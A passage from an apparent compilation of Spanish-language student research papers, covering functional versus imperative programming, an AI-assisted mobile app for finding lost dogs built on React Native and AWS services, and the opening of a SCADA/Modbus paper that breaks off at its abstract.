Las funciones de orden superior están estrechamente relacionadas con las funciones de primera clase en las cuales las funciones de orden superior y las funciones de primera clase pueden recibir como argumentos y resultados otras funciones. La distinción entre los dos es sutil: "de orden superior", describe un concepto matemático de funciones que operan sobre otras funciones, mientras que la "primera clase" es un término informático que describe las entidades del lenguaje de programación que no tienen ninguna restricción de su utilización (por lo tanto funciones de primera clase pueden aparecer en cualquier parte del programa que otras entidades de primer nivel como los números pueden, incluidos como argumentos a otras funciones y como sus valores de retorno).

Las funciones de orden superior permiten la aplicación parcial, una técnica en la que se aplica una función a sus argumentos uno a la vez, con cada aplicación devolver una nueva función que acepta el siguiente argumento. Esto le permite a uno expresar, por ejemplo, la función sucesor como el operador de suma aplicada parcialmente al número natural uno. [10][11]

Funciones puras

Las funciones puramente funcionales (o expresiones) no tienen efectos secundarios (memoria o E/S). Esto significa que las funciones puras tienen varias propiedades útiles, muchas de las cuales pueden ser utilizadas para optimizar el código:

- Si no se utiliza el resultado de una expresión pura, se puede eliminar sin afectar a otras expresiones.
- Si una función pura se llama con parámetros que no causan efectos secundarios, el resultado es constante con respecto a la lista de parámetros (a veces llamada transparencia referencial), es decir, si la función pura se llama de nuevo con los mismos parámetros, el mismo resultado será devuelto (esto puede habilitar las optimizaciones de almacenamiento en caché).
- Si no hay una dependencia de datos entre dos expresiones puras, entonces su orden puede ser invertido, o pueden llevarse a cabo en paralelo y que no pueda interferir con los otros.
- Si el lenguaje no permite efectos secundarios, entonces cualquier estrategia de evaluación se puede utilizar, lo que da la libertad al compilador para re-ordenar o combinar la evaluación de expresiones en un programa..

La mayoría de los compiladores de lenguajes imperativos detectan funciones puras automáticamente y realizan la eliminación de subexpresiones comunes. Sin embargo no siempre es posible detectarlo en bibliotecas pre-compiladas, porque por norma general no dan esta información. Esto provoca que no se puedan realizar optimizaciones que podrían aplicar a dichas funciones externas. Algunos compiladores, como gcc, añaden palabras claves adicionales para que el programador marque explícitamente como puras aquellas funciones externas que proceda, de modo que se le apliquen las optimizaciones pertinentes. Fortran 95 también permite declarar funciones "puras". [10][11]

Recursividad

Iterar en los lenguajes funcionales es normalmente llevado a cabo mediante recursividad. Las funciones recursivas se invocan a sí mismas, permitiendo que una

operación se realice una y otra vez hasta alcanzar el caso base. Aunque algunas recursividades requieren el mantenimiento de una pila, la recursividad mediante una cola puede ser reconocida y optimizada mediante un compilador dentro del mismo código utilizado, para implementar las iteraciones en un lenguaje imperativo. El estándar del esquema del lenguaje requiere implementaciones para conocer y optimizar la recursividad mediante una cola. La optimización de la recursividad mediante una cola puede ser implementada transformando el programa a un estilo de pase de continuidad durante la compilación, entre otros enfoques.

Los patrones comunes de recursividad pueden ser factorizados usando funciones comunes más grandes, con "catamorfismos" y "anamorfismos" (pliegues y despliegues), siendo estos los ejemplos más evidentes. Tal y como las mayores funciones más comunes tienen un rol análogo para construir estructuras de control se tienen los iteradores en los lenguajes imperativos.

La mayoría de los lenguajes de programación funcional de propósito general permiten la recursividad sin restricciones y superan el test de Turing, lo que hace que el programa que se interrumpe no pueda tomar una decisión, lo que puede causar una falta de solidez en el razonamiento ecuacional y generalmente requiere introducir inconsistencia dentro de la lógica expresada por los tipos del sistema del lenguaje. Algunos lenguajes de propósito especial como Coq permiten tan solo recursividad bien fundamentada y tienen una normalización fuerte(cálculos no finalizados pueden ser expresados tan solo con flujos de valores infinitos llamados codata) En consecuencia, estos lenguajes fallan el test de Turing y declarar funciones ciertas en ellos es imposible, pero pueden declarar una amplia clase de cálculos interesantes mientras evitan los problemas producidos por la recursividad sin restricciones. La programación funcional limitada a la recursividad bien construida con unas cuantas restricciones más se llama programación funcional total. [11]

Evaluación estricta frente a no estricta

Los lenguajes funcionales pueden ser clasificados por el hecho de usar evaluación estricta (eager) o no estricta (lazy), conceptos que hacen referencia a cómo los argumentos

de las funciones son procesados cuando una expresión está siendo evaluada. La diferencia técnica está en la notación semántica de las expresiones que contienen cálculos fallidos o divergentes. Bajo la evaluación estricta, la evaluación de cualquier término que contenga un sub-término fallido hará que este sea de por sí fallido.

Por ejemplo, la expresión:

*print length([2+1, 3*2, 1/0, 5-4])*

fallará bajo evaluación estricta por la división por cero en el tercer elemento de la lista. Utilizando evaluación no estricta, el tamaño de la función devolverá un valor de 4 (por ejemplo el número de elementos de la lista) ya que evaluar esto no afectará al estar evaluando los que componen la lista. En resumen, la evaluación estricta evalúa por completo los argumentos a menos que sus valores requieran evaluar la propia función que se llama a sí misma.

La implementación de la estrategia común para evaluación no estricta en los lenguajes funcionales es la de reducción mediante un grafo. [12] La evaluación no estricta es utilizada por defecto en multitud de lenguajes funcionales puros, incluidos Miranda, Clean y Haskell.

Hughes (1984) defendía la evaluación no estricta como un mecanismo para mejorar la modularidad de los programas a través de la separación de tareas, a partir de la implementación de productores y consumidores de flujos de datos de forma fácil e independiente. [13] Launchbury (1993) describe algunas dificultades que tenía la evaluación no estricta, particularmente al analizar los requisitos de almacenamiento de los programas, y propone una semántica operacional para ayudar durante el análisis. [14] Harper (2009) propone incluir ambas técnicas (evaluación estricta y no estricta) en el mismo lenguaje, utilizando los tipos del sistema del lenguaje para distinguirlas. [15]

Sistema de tipos

Especialmente desde el desarrollo de inferencia de tipos Hindley - Milner en la década de 1970, los lenguajes de programación funcionales han tendido a utilizar el cálculo lambda con tipos, en comparación con el cálculo lambda sin tipos utilizado en Lisp y sus variantes (tales como el lenguaje scheme). [8]

El uso de tipos de datos algebraicos y la coincidencia de patrones hace que la manipulación de estructuras de datos complejas convenientes y expresivos, la presencia de comprobaciones estrictas de tipos en tiempo de compilación hace que los programas sean más fiables, mientras que la inferencia de tipos libera al programador de la necesidad de declarar manualmente los tipos para el compilador. [8][9]

Programación funcional en lenguajes no funcionales

Es posible utilizar un estilo de programación funcional en lenguajes que tradicionalmente no se

consideran lenguajes funcionales.[16] Por ejemplo, tanto D[17] y Fortran95[18] se apoyan explícitamente en funciones puras. Funciones de primera clase, se han añadido lentamente a los lenguajes principales. Por ejemplo, en Python se soportan lambda, filter, map, y reduce.[19] Luego, durante el desarrollo de Python 3, Guido van Rossum pidió la eliminación de estas características. Sin embargo, más tarde cambió de opinión, y solo la función reduce fue eliminada, a pesar de que sigue siendo accesible a través de los módulos de biblioteca functools estándar.[20]

En Java, las clases anónimas a veces pueden ser utilizados para simular clausuras.[21] Sin embargo, las clases anónimas no son siempre los reemplazos completos de las clausuras, ya que tienen capacidades más limitadas.[22] Por ejemplo, Java 8, incluye expresiones lambda para reemplazar determinadas clases anónimas.[23] Sin embargo, la presencia de excepciones con comprobaciones en este lenguaje puede desaconsejar el uso de programación funcional, ya que puede ser necesario para capturar las excepciones que se deben controlar para después volverlas a lanzar ellos (problema este que sin embargo no se produce en otros lenguajes sobre JVM que no tienen excepciones comprobadas, como es Scala).

Muchos patrones de diseño orientado a objetos se pueden expresar en términos de programación funcional por ejemplo : el patrón de estrategia simplemente dicta el uso de una función de orden superior, y el patrón de visitantes corresponde aproximadamente a un catamorfismo, o doble también conocido como reducir, comprimir, o inyectar, se refiere a una familia de funciones de orden superior que analiza una estructura de datos recursiva y se recombinan con el uso de una operación de combinación.

Del mismo modo, la idea de los datos inmutables de la programación funcional se incluye a menudo en lenguajes de programación imperativa [24], por ejemplo, la tupla de Python, que es una matriz inmutable.

Estructuras de datos

Las estructuras de datos puramente funcionales a menudo se representan de manera diferente a sus contrapartes imperativas.[25] Por ejemplo, la matriz con tiempos de acceso y actualización constantes es un componente básico de la mayoría de los lenguajes imperativos, y muchas estructuras de datos imperativas, como la tabla hash y el montón binario, se basan en matrices. Los arreglos pueden ser reemplazados por mapas o listas de acceso aleatorio, que admiten implementación puramente funcional, pero tienen acceso logarítmico y tiempos de actualización. Las estructuras de datos puramente funcionales tienen persistencia, una propiedad de mantener las versiones anteriores de la estructura de datos sin modificar. En Clojure, las estructuras de datos persistentes se utilizan como alternativas funcionales a sus contrapartes imperativas. Los vectores persistentes, por ejemplo, usan árboles para una actualización parcial. Al llamar al método de inserción, se crearán algunos nodos, pero no todos.[26]

Programación imperativa vs. funcional

La programación funcional es muy diferente de la programación imperativa. Las diferencias más significativas se derivan del hecho de que la programación funcional evita los efectos secundarios, que se utilizan en la programación imperativa para implementar el estado y la E / S. La programación funcional pura evita completamente los efectos secundarios y proporciona transparencia referencial.

Las funciones de orden superior rara vez se utilizan en la programación imperativa más antigua. Un programa imperativo tradicional podría usar un bucle para recorrer y modificar una lista. Un programa funcional, por otro lado, probablemente usaría una función de "mapa" de orden superior que toma una función y una lista, generando y devolviendo una nueva lista aplicando la función a cada elemento de la lista.

Simulando estados

Hay tareas (por ejemplo, mantener el saldo de una cuenta bancaria) que a menudo parecen implementarse de forma más natural con el estado. La programación funcional pura realiza estas tareas, y las tareas de E / S, como aceptar las entradas del usuario e imprimirlas en la pantalla, de una manera diferente.

El lenguaje de programación funcional puro Haskell los implementa utilizando mónadas, derivadas de la teoría de categorías. Las mónadas ofrecen una forma de abstraer ciertos tipos de patrones computacionales, incluyendo (pero no limitado a) el modelado de cálculos con estado mutable (y otros efectos secundarios como I / O) de una manera imperativa sin perder la pureza. Si bien las mónadas existentes pueden ser fáciles de aplicar en un programa, dadas las plantillas y los ejemplos apropiados, muchos estudiantes encuentran que son difíciles de entender conceptualmente, por ejemplo, cuando se les pide que definan nuevas mónadas (que a veces se necesitan para ciertos tipos de bibliotecas).[27]

Los lenguajes funcionales también simulan estados pasando por estados inmutables. Esto se puede hacer haciendo que una función acepte el estado como uno de

sus parámetros y devuelva un nuevo estado junto con el resultado, dejando el estado anterior sin cambios.[28]

Los lenguajes funcionales impuros generalmente incluyen un método más directo de administrar el estado mutable. Clojure, por ejemplo, utiliza referencias gestionadas que pueden actualizarse aplicando funciones puras al estado actual. Este tipo de enfoque permite la mutabilidad al mismo tiempo que promueve el uso de funciones puras como la forma preferida de expresar cálculos.

Métodos alternativos como la lógica de Hoare y la singularidad se han desarrollado para rastrear los efectos secundarios en los programas. Algunos lenguajes de investigación modernos utilizan sistemas de efectos para hacer explícita la presencia de efectos secundarios.

Estilos de código

Mientras que los programas imperativos tienden a proporcionar los pasos a dar por un programa, los funcionales tienden a enfatizar la composición y disposición de las funciones, sin especificar pasos de manera explícita. Veamos, a continuación, ejemplos de cálculo de números de Fibonacci.

Ejemplo imperativo en C

```
int fib(void)
{
  int x,y,z,cont;
  x=0;
  y=1;
  printf("0\n1\n",z);
  for (cont=1;cont<=20;cont=cont+1)
  {
     z=x+y;
     printf("%d\n",z);
     x=y;
     y=z;
  }
  return 0;
}
```

Ejemplo funcional en Lisp

```
(defun fib (n)
  (if (or (= n 0) (= n 1))
  n (+ (fib (- n 1)) (fib (- n 2)))))
  (fib 10)
```

Cuadro comparativo

Paradigma	Descripción	Rasgos	Ejemplos
Imperativo	Programas como declaraciones que cambian directamente el estado calculado (campos de datos)	Asignaciones directas, estructuras de datos comunes, variables globales.	C, C++, Java, Kotlin, PHP, Python, Ruby, Wolfram Language
Funcional	Trata la computación como la evaluación de funciones matemáticas evitando estados y datos mutables.	Cálculo lambda, composicionalidad, fórmula, recursividad, transparencia referencial, sin efectos secundarios.	Clojure, Elixir, Erlang, F#, Haskell, Kotlin, Lisp, Python, R, Ruby, Scala, SequenceL, Standard ML, JavaScript, Elm, Wolfram Language

Conclusiones

Un paradigma de programación proporciona un estilo de construcción de la estructura y los elementos de un programa de computadora. La Programación Funcional y la Programación Imperativa son dos de ellas. La diferencia entre la programación funcional y la programación imperativa es que la programación funcional considera los cálculos como funciones matemáticas y evita el cambio de estado y datos mutables, mientras que la programación imperativa utiliza las declaraciones que cambian el estado de los programas.

Agradecimientos

A mis referentes y guías dentro de la universidad, Calculista Científica Liliana Rathmann y Magister Ing. Miguel Ángel Méndez Garabetti por el apoyo constante y el impulso a seguir creciendo tanto en nivel académico como personal y profesional.

Referencias

1. Bruce Eckel (2006). Thinking in Java. Pearson Education. p. 24. ISBN 978-0-13-187248-6.
2. Hudak, Paul (September 1989). "Conception, evolution, and application of functional programming languages" (PDF). ACM Computing Surveys. 21 (3): 359–411. doi:10.1145/72551.72554.
3. "Functional vs. Procedural Programming Language". Department of Applied Math. University of Colorado. Archived from the original on 2007-11-13.
4. "The 15 most popular computer languages, according to the Facebook for programmers". 2016. Retrieved 2017-07-31.
5. "Functional programming - Kotlin Programming Language". Kotlin. Retrieved 2019-05-01.
6. "JavaScript is the World's Dominant Programming Language". 2016. Retrieved 2017-07-31.
7. "Concepts of Functional Programming in Javascript". 2018. Retrieved 2019-03-07.
8. McCarthy, John (June 1978). "History of Lisp". In ACM/SIGPLAN History of Programming Languages Conference: 217–223. doi:10.1145/800025.808387.
9. Guy L. Steele; Richard P. Gabriel (February 1996). The Evolution of Lisp (PDF). In ACM/SIGPLAN Second History of Programming Languages. pp. 233–330. doi:10.1145/234286.1057818. ISBN 978-0-201-89502-5.
10. Dick Pountain. "Functional Programming Comes of Age". BYTE.com (August 1994). Archived from the original on 2006-08-27. Retrieved August 31, 2006.
11. Turner, D.A. (2004-07-28). "Total Functional Programming". Journal of Universal Computer Science. 10 (7): 751–768. doi:10.3217/jucs-010-07-0751.
12. The Implementation of Functional Programming Languages. Simon Peyton Jones, published by Prentice Hall, 1987
13. Hughes, John (1984). "Why Functional Programming Matters".
14. John Launchbury (1993). "A Natural Semantics for Lazy Evaluation". CiteSeerX 10.1.1.35.2016.
15. Robert W. Harper (2009). Practical Foundations for Programming Languages (PDF). Archived from the original (PDF) on 2016-04-07.
16. Hartel, Pieter; Henk Muller; Hugh Glaser (March 2004). "The Functional C experience" (PDF). Journal of Functional Programming. 14 (2): 129–135.
17. "Functions — D Programming Language 2.0". Digital Mars. 30 December 2012.
18. "ISO/IEC JTC 1/SC 22/WG5/N2137". International Organization for Standardization. July 6, 2017.
19. van Rossum, Guido (2009-04-21). "Origins of Python's "Functional" Features". Retrieved 2012-09-27.
20. "functools — Higher order functions and operations on callable objects". Python Software Foundation. 2011-07-31. Retrieved 2011-07-31.
21. Skarsaune, Martin (2008). The SICS Java Port Project Automatic Translation of a Large Object Oriented System from Smalltalk to Java.
22. Gosling, James. "Closures". James Gosling: on the Java Road. Oracle. Archived from the original on 2013-04-14. Retrieved 11 May 2013.
23. Williams, Michael (8 April 2013). "Java SE 8 Lambda Quick Start".
24. Bloch, Joshua (2008). "Item 15: Minimize Mutability". Effective Java (Second ed.). Addison-Wesley. ISBN 978-0321356680.
25. Purely functional data structures by Chris Okasaki, Cambridge University Press, 1998, ISBN 0-521-66350-4
26. (hyPiRion), Jean Niklas L'orange. "polymatheia - Understanding Clojure's Persistent Vector, pt. 1". www.hypirion.com. Retrieved 2018-11-13.
27. Newbern, J. "All About Monads: A comprehensive guide to the theory and practice of monadic programming in Haskell". Retrieved 2008-02-14.
28. "Thirteen ways of looking at a turtle | F# for fun and profit". fsharpforfunandprofit.com. Retrieved 2018-11-13.

Aplicación móvil para hallar perros perdidos con inteligencia artificial

Jáuregui Lorda, Fermín
Universidad Atlántida Argentina - Facultad de Ingeniería
fermin.jaureguilorda@atlantida.edu.ar

Resumen

En el presente trabajo se expondrán las ideas y los avances detrás del desarrollo de una aplicación móvil en la que se podrán publicar búsquedas de perros perdidos con fotografías. También se brindará la posibilidad de tomar fotografías a perros probablemente perdidos que han sido encontrados.

Con ayuda de la inteligencia artificial se procesarán las fotografías de búsquedas activas y de encontrados. Si el porcentaje de coincidencia supera un mínimo estimado, se enviará una notificación en tiempo real a quién busca. De ser efectiva la coincidencia, quién busca podrá acceder a la geolocalización y a los datos de contacto de la persona que haya encontrado al perdido. Estableciendo así, un contacto directo entre ambos.

Introducción

Las redes sociales suelen ser el núcleo de formación de comunidades dedicadas a la búsqueda y localización de perros perdidos.

Estas comunidades diariamente comparten información del estado de búsquedas activas. En ellas, se depende completamente de la colaboración de sus miembros para hacer que la tarea de búsqueda sea lo más eficiente posible en términos de tiempo. Lo cual es un factor crucial en cualquier tipo de búsqueda de éste tipo.

Por esas razones, podrían obtenerse grandes beneficios en la utilización de una plataforma focalizada en publicar búsquedas con fotografías, geolocalizar el último lugar de avistamiento del canino y el momento en que se perdió. Funcionando de igual manera para un encontrado, pudiendo brindar fotografías y automáticamente geolocalización, dia y hora de encontrado.

Se sumará el valor agregado del procesamiento de imágenes con inteligencia artificial; en primer lugar, para evitar que se suban imágenes donde no se detecte un perro y, posteriormente, para realizar una comparación en tiempo real entre buscados y encontrados, con el fin de notificar con la menor demora posible a quién ha publicado su perro perdido de que hay una posible coincidencia.

Creación de cuentas

Para comenzar a utilizar todas las funcionalidades de la aplicación es necesaria la previa creación de una cuenta.

El registro se podrá realizar con un simple correo electrónico y contraseña, se enviará un correo de verificación para validar la existencia de dicha dirección de email.

Como intento que cada cuenta pertenezca a una persona real, además se pedirá verificación con redes sociales (tales como Facebook o Twitter) y número telefónico. De ésta manera, se reducirá la cantidad de cuentas falsas que puedan crearse con el fin de desestabilizar el funcionamiento, tanto de la aplicación, como de la comunidad alrededor de ella.

Será requisito necesario la verificación con al menos una red social y número telefónico para publicar tanto perros perdidos como encontrados.

Una vez cumplidos los pasos expresados con anterioridad se podrá utilizar la aplicación en su totalidad.

Publicación de perro perdido

Cuando se publica un perro perdido se piden 5 datos a su dueño:

- Dónde fue visto por última vez (podrá elegir la localización en un mapa)
- Cuándo fue visto por última vez (seleccionando día y hora)
- Descripción corta del animal
- Nombre del animal

- Fotografías, mínimo 1 y máximo 3, del perro (se solicitará, de ser posible, fotografías desde distintos ángulos)

Una vez que han sido cargados todos los datos, junto con la/s fotografía/s, la publicación entra en lo que llamaremos estado de búsqueda activa.

Publicación de perro encontrado

Cuando se encuentra un perro, se puede utilizar la cámara de la aplicación para tomarle fotografías (un máximo de 3). Se solicitará (y será requisito necesario) acceder a la geolocalización para saber dónde fue encontrado.

Una vez que han sido enviadas las fotografías del perro encontrado junto con los datos de ubicación, la publicación entrará en estado de encontrado activo.

El rol de la geolocalización

Para funcionar con precisión, acotar el número de buscados y encontrados al ámbito local y aportar al fortalecimiento de las comunidades de un mismo lugar la geolocalización tomará un rol fundamental en la aplicación.

Tanto las publicaciones de búsqueda, como de encontrados, serán comparadas con aquellas que sean geoposicionalmente coherentes. Es decir, un perro perdido en la ciudad de Córdoba no se comparará con la base de datos de encontrados de Buenos Aires. De ésta manera se evitarán búsquedas sin relevancia y se mantendrá el enfoque de los usuarios a su entorno local.

Para destacar, el radio de búsqueda será calculado tomando en cuenta el tiempo de perdido o encontrado y la geolocalización; siempre teniendo en cuenta los buscados o encontrados locales.

El rol de la inteligencia artificial

El valor agregado y potencial a ésta aplicación viene de la mano de la inteligencia artificial en, al menos, dos aspectos fundamentales:

- Subida de fotografías (tanto de perdidos, como de encontrados)
- Comparación de fotografías (entre encontrados y búsquedas activas)

Ampliando el primer punto, la idea es evitar que la aplicación se sobrecargue de datos (en especial, fotografías) sin sentido. Se implementará un primer filtro, aplicando técnicas de Deep Learning para detectar que en la fotografía tomada con la aplicación (para encontrados) o las fotografías subidas (para perdidos) se encuentre efectivamente un perro. Si de alguna manera estos algoritmos no detectan la presencia de un perro en la fotografía, ésta será descartada automáticamente.

En cuanto al desarrollo del segundo punto, se utilizarán técnicas de Deep y Machine Learning para comparar aquellos que están siendo buscados con los que han sido encontrados. Es decir, si se publica un perro perdido, la/s fotografía/s que se suban se comparará/n con la base de datos de encontrados local y viceversa.

Feeds de buscados, encontrados y reencontrados

Tanto para buscados, encontrados y reunidos (perdidos que han vuelto con sus dueños con ayuda de la aplicación) tendrán su propio feed, así se podrá navegar y visualizar toda la información local.

En el caso de perdidos, se mostrarán tarjetas con las fotografías subidas por sus dueños, el nombre del perro, donde y cuando fue visto por última vez. Los usuarios podrán solicitar ponerse en contacto con el dueño mediante la mensajería interna de la aplicación.

En el caso de encontrados, se mostrarán las fotografías que haya subido la persona que encontró al perro, junto con la ubicación, día y hora en la que fué publicado su encuentro. Los usuarios podrán solicitar ponerse en contacto con quién encontró al perro mediante la mensajería de la aplicación.

En el caso de los reencontrados se podrán ver tarjetas con publicaciones de fotos de los perros reencontrados con sus dueños. Los usuarios podrán acceder a las publicaciones y comentarlas.

Todas las publicaciones que los usuarios podrán ver en los feeds serán, principalmente, de su entorno local.

Adopción, como cierre a la idea principal

Como para darle un cierre a ésta primera etapa de ideas se agregará a la aplicación una sección para poder publicar perros en adopción y brindar la posibilidad de comunicarse directamente, a través de la mensajería aplicación, con quienes realicen las publicaciones.

Con éste agregado pretendemos acercarnos a los refugios brindándoles una herramienta gratuita de publicación, así aportando a que cada perro esté más cerca de encontrar un hogar y se dé a conocer cada lugar que les brinde protección.

Aplicación híbrida, Android e iOS

Entrando en el apartado técnico, para que la aplicación esté disponible para los sistemas operativos móviles más usados como Android[2] e iOS utilizaremos React Native.

React es una librería de JavaScript[5] para construir interfaces de usuario. Todos los componentes de interfaz de la aplicación (junto a su comportamiento) serán desarrollados utilizando ésta librería.

React Native framework de JavaScript para escribir aplicaciones móviles reales y nativas para iOS, Android y UWP[4]. Se basa en React, la biblioteca JavaScript de Facebook[1] para construir interfaces de usuario, pero en lugar de apuntar al navegador, apunta a plataformas móviles. Gracias a ello los desarrolladores web ahora pueden escribir aplicaciones móviles que se vean y se sientan verdaderamente nativas. Además, dado que la mayor parte del código que escribe puede compartirse entre plataformas, React Native facilita el desarrollo simultáneo tanto para Android como para iOS, que es lo que se desea en éste proyecto.

Similar a React[3], las aplicaciones React Native se escriben usando una mezcla de JavaScript y marcado XML, conocido como JSX. Luego, el "puente" React Native invoca las API de representación nativas en Swift (para iOS) o Java (para Android). Por lo tanto, su aplicación se representará utilizando componentes de interfaz de usuario móviles reales, no vistas web, y se verá y se sentirá como cualquier otra aplicación móvil. React Native también expone las interfaces de JavaScript para las API de la plataforma, por lo que sus aplicaciones React Native pueden acceder a las funciones de la plataforma, como la cámara del teléfono o la ubicación del usuario.

Para la navegación entre diferentes menús se utilizará React Navigation[6], que es una biblioteca independiente que permite a los desarrolladores configurar las pantallas de una aplicación con solo unas pocas líneas de código. En éste proyecto se utilizará la navegación por pestañas para navegar entre las diferentes pantallas de la aplicación.

Para controlar la arquitectura de los datos en el lado del cliente se utilizará Mobx State Tree[7], que intenta combinar las mejores características de los enfoques basados en la inmutabilidad (transaccionalidad, trazabilidad y composición) y mutabilidad (capacidad de descubrimiento, ubicación conjunta y encapsulación) para la gestión de estados; todo para proporcionar la mejor experiencia de desarrollador posible. En éste proyecto se utilizará para tener un control estricto de arquitectura y manejo del estado de los datos en todo momento de uso de la aplicación. El objetivo detrás del uso de MobX State Tree es mantener referencias de datos estable y objetos directamente mutables. En otras palabras; ser capaz de tener una variable que apunte a un objeto y realizar lecturas o escrituras posteriores. Sin tener que temer que el objeto esté trabajando con datos antiguos. El estado se almacena en un árbol inmutable, estructuralmente compartido. Este árbol inmutable generado automáticamente en MobX State Tree se denomina snapshot, que es muy eficiente, gracias al respaldo de las expresiones calculadas de MobX. Sin embargo, los snapshots no son el medio principal con el que se interactúa con un árbol. Solo están disponibles para simplificar la resolución de problemas genéricos como el viaje en el tiempo de los datos.

Como lenguaje se utilizará TypeScript que es un lenguaje de programación libre y de código abierto desarrollado y mantenido por Microsoft. Es un superconjunto de JavaScript, que esencialmente añade tipos estáticos y objetos basados en clases. Está pensado para grandes proyectos, los cuales a través de un compilador de TypeScript se traducen a código JavaScript original.[8]

El rol de la arquitectura serverless

Desde el primer momento consideraremos la posibilidad de que la aplicación se pueda llevar a gran escala. Es por eso que una buena parte de la funcionalidad de la aplicación correrá bajo una arquitectura de microservicios serverless. Ésta arquitectura proveerá las características necesarias para que la aplicación sea capaz de soportar grandes cantidades de tráfico y, además, contaremos con las siguientes ventajas [9]:

- **Resiliencia:** debido a que la aplicación está dividida, una parte de la aplicación que se rompe o se bloquea no afecta necesariamente al resto de la aplicación.
- **Escalabilidad selectiva:** en lugar de escalar toda la aplicación, solo se pueden escalar los microservicios que reciben una gran cantidad de uso.
- **Facilidad para agregar o actualizar características:** las características se pueden implementar o actualizar de una en una, en lugar de actualizar toda la pila de aplicaciones.
- **Flexibilidad para los desarrolladores:** los microservicios se pueden escribir en diferentes lenguajes y cada uno tiene sus propias bibliotecas.

Dado que éste tipo de servicios escala a demanda y (como se mencionó anteriormente) sólo escalan aquellos microservicios que tengan una alta demanda, vemos a ésta opción como la ideal para afrontar el posible crecimiento de la base de usuarios de la aplicación.

Los servicios que correrán bajo la arquitectura de microservicios son:

- Subida y almacenamiento de fotografías: Se encargará de almacenar todas las fotografías de buscados y encontrados haciendo uso de buckets S3 de Amazon. [13]
- Procesamiento con inteligencia artificial para detectar si existe un perro en la fotografía utilizando la tecnología Rekognition de Amazon[14], que es capaz de detectar características y objetos en fotografías.
- Procesamiento con inteligencia artificial para comparar fotografías de encontrados con buscados y viceversa: Tal como en el punto anterior se utilizará Rekognition. Las fotografías pasan por el algoritmo de reconocimiento de ésta API y devuelven un objeto con las características encontradas, principalmente ésta aplicación se enfocará en extraer la posible raza del canino, color del pelaje y tamaño.
- Feeds de buscados, encontrados y reencuentros: Una de las pantallas de navegación de la aplicación será la lista de perros buscados a nivel de localidad, otra para encontrados mostrando todos los perros que han sido encontrados a nivel local y otra pantalla de navegación para los reencuentros en la cual sólo se limitará a nivel nacional para visualizar todos los reencuentros logrados con ayuda de la aplicación.
- Servicio de mensajería interno de la aplicación: En éste servicio cada usuario inicialmente tendrá la posibilidad de comunicarse con otros mediante un chat. Para lograrlo se utilizará DynamoDB con su capacidad para comunicar cambios en tiempo real con notificadores.

Base de datos distribuida

Para complementar la arquitectura de microservicios también contaremos con el uso de una bases de datos distribuida, tales como DynamoDB[10] o MongoDB[11]. Ambos ejemplos son bases de datos NoSQL. La gran ventaja que ofrecen al proyecto es la posibilidad de escalar horizontalmente, es decir, con gran cantidad pequeños nodos con hardware limitado pero eficiente y a un bajo costo.

Para ambos ejemplos se utilizarán servicios de Amazon Web Services para su implementación.

El hecho que la mayor parte de la interacción de los usuarios con la aplicación sea a nivel de localidad o zona geográfica hace que el uso de bases de datos distribuídas tenga mucho sentido. Cada zona geográfica tendrá su/s propio/s nodo/s con sus propios datos, de ésta manera se puede evitar cualquier congestión de acceso y consulta a los mismos.

En éstas bases de datos se almacenarán los usuarios de la aplicación, datos de cada perro perdido y encontrado en los cuales se embeben los resultados del análisis de las fotografías con API's de Computer Vision con Rekognition de Amazon.

Consideraciones a futuro

Existen tecnologías de rastreo para mascotas (como son los microchips con GPS), por tal se considerará la posibilidad de desarrollar una conexión entre los datos de los microchips y la aplicación con el fin de tener datos más precisos a la hora de buscar un perro que se ha perdido. [12]

Conclusiones

Dada una gran problemática como la pérdida de perros (o cualquier mascota) que en alguna familias se considera un miembro más, el tiempo es un factor esencial. La mejor manera de optimizar ese tiempo es aprovechar las ventajas que nos proveen las nuevas tecnologías, los teléfonos móviles, las redes y la inteligencia artificial, aportando al crecimiento de una sana conexión entre la humanidad, los animales y la tecnología.

Agradecimientos

A mis referentes y guías dentro de la universidad, Calculista Científica Liliana Rathmann y Magister Ing. Miguel Ángel Méndez Garabetti por el apoyo constante y el impulso a seguir creciendo tanto en nivel académico como personal y profesional.

Referencias

1. "Git-hub React-Native". https://facebook.github.io/react-native/
2. "Android release for React Native". https://code.facebook.com/posts/1189117404435352/react-native-for-android-how-we-built-the-first-cross-platform-react-native-app/
3. "React Native web". https://quickbirdstudios.com/blog/swiftui-vs-android-jetpack-compose/
4. "React Native on the Universal Windows Platform". https://blogs.windows.com/buildingapps/2016/

04/13/react-native-on-the-universal-windows-platform/
5. "React - A JavaScript library for building user interfaces". React. Retrieved 7 April 2018.
6. “Navigating Between Screens”. React Native. https://facebook.github.io/react-native/docs/navigation
7. “Mobx State Tree”. https://mobx-state-tree.gitbook.io/docs/
8. “TypeScript Language”. https://www.typescriptlang.org/
9. “What is a Serverless Microservice?”. https://www.cloudflare.com/learning/serverless/glossary/serverless-microservice/
10. “Amazon DynamoDB. Servicio de base de datos NoSQL rápido y flexible para cualquier escala”. https://aws.amazon.com/es/dynamodb/
11. “The database for modern applications”. MongoDB. https://www.mongodb.com/
12. “La importancia del GPS para perros”. Purina. https://www.purina.es/perros/viajar-con-perro/preparacion-viaje/localizador-gps
13. “Amazon S3, almacenamiento de objetos creado para almacenar y recuperar cualquier volumen de datos desde cualquier ubicación”. https://aws.amazon.com/es/s3/
14. “Amazon Rekognition Image”. https://aws.amazon.com/es/rekognition/image-features/

Trabajos de Investigación

Alumnos - Extra Cátedra

CONAIISI

Universidad Nacional de La Matanza

confedi

DIIT

RIITIC

Comunicación SCADA entre Arduino y Siemens WinCC a través de Modbus TCP/IP para simular el Control de Presión de una Válvula

Gonzalo H. Domínguez gonzalohernandominguez@gmail.com

Universidad Tecnológica Nacional, Facultad Regional La Plata
La Plata (1900), Argentina

Contexto

En el marco del Laboratorio CODAPLI (*Proyecto de Investigación en Codiseño de Hardware y Software para Aplicaciones en Tiempo Real*), perteneciente al Departamento de Ingeniería en Sistemas de Información de la Universidad Tecnológica Nacional - Facultad Regional La Plata; dentro del contexto del Proyecto de Investigación denominado "*Codiseño Aplicado con redes de sensores inalámbricos en tiempo real*". Se realiza el presente trabajo con el objetivo de poner en relación los conceptos aprendidos durante su desarrollo.

Resumen

